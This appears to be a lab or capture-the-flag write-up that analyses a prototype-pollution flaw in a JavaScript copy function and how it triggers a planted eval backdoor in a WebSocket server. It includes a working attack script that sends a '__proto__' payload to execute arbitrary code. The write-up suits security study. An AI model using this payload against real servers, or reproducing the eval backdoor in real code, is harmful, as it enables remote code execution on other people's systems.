
Q2 JavaScript Injection

Cross-Site Scripting (XSS) is one of the most common JavaScript vulnerabilities. It occurs when attackers inject malicious scripts into JavaScript.

Backdoor position: Git Link line71
Vulnerable function position: Git link line 50

1. Analysis vulnerable function




```
function copy(data, json) {
    try {
        for (let key in json) {
            if (key in json && key in data) {
                copy(data[key], json[key])
            } else {
                data[key] = json[key]
            }
        }
    } catch (e) {
        console.log("copy error")
        return false
    }
}
```

Figure 1 vulnerable function

The function recursively copies properties from json object to another data, without checking the names of keys. However, the copy function can modify the properties of a class. While a prototype had been modified, the changes affect all instances that are created from that prototype.


2. Verify the vulnerability of copy



```javascript
function copy(object1, object2) {
    for (let key in object2) {
        if (key in object2 && key in object1) {
            copy(object1[key], object2[key])
        } else {
            object1[key] = object2[key]
        }
    }
}
let a = {}
let json = '{"__proto__": { "load": 1 }}'
json = JSON.parse(json)
// copy the json
copy(a, json)
console.log(a.load) // display 1
let b = {}
console.log(b.load) // also display 1
```

Figure 2 test script


We try to use the copy to change the '__proto__', and then state a new class.



```
VARIABLES
  Local
      __dirname = 'C:\\Users\\948780232\\Desktop\\XMPP…
      __filename = 'C:\\Users\\948780232\\Desktop\\XMP…
    > a = {}
    v b = {}
      v [[Prototype]] = Object
          __proto__ = ƒ __proto__()
          load = 1
        > __defineGetter__ = ƒ __defineGetter__()
        > __defineSetter__ = ƒ __defineSetter__()
        > __lookupGetter__ = ƒ __lookupGetter__()
        > __lookupSetter__ = ƒ __lookupSetter__()
        > constructor = ƒ Object()
        > hasOwnProperty = ƒ hasOwnProperty()
WATCH
```

Figure 3 js prototype pollution

3. Understanding of the backdoor




```
let info = {}
// info.debug = True
try {
    message= JSON.parse(message)
} catch (error) {
    socket.close()
    console.error("Received wrong json, close the socket");
    return
}
// Debug
if(info.debug){
    eval(info.debugCommend)
}
// Copy the json
copy(info,message)
// Process login tag
```

Figure 4 backdoor

The attacker should build a json to apply {debug: Ture} and {debugCommend:any javascript} prototype for every { } by polluting prototypes. Subsequently, the server will execute debugCommend while a new user connect to server.

4. Start attack


   [Attack script]



```
let ws = new WebSocket.WebSocket("ws://10.0.0.109:4567")

ws.on("open", () => {
    console.log("start")
    // pullute the {}
    ws.send('{"__proto__": { "debug": true,"debugCommend":"socket.send(\'I am be controled\')"}}')
});
ws.on('message', (message) => {
    console.log('execute');
    console.log(String(message));
})
setTimeout(() => {
    let ws2 = new WebSocket.WebSocket("ws://10.0.0.109:4567")
    //trigger the backdoor
    ws2.on("open", () => {
        console.log("start")
        // pullute the {}
        ws.send(JSON.stringify({ tag: 'hack' }))
    });
}, 2000);
```

Figure 5 Attack script

We receive 

```
I am be controled
```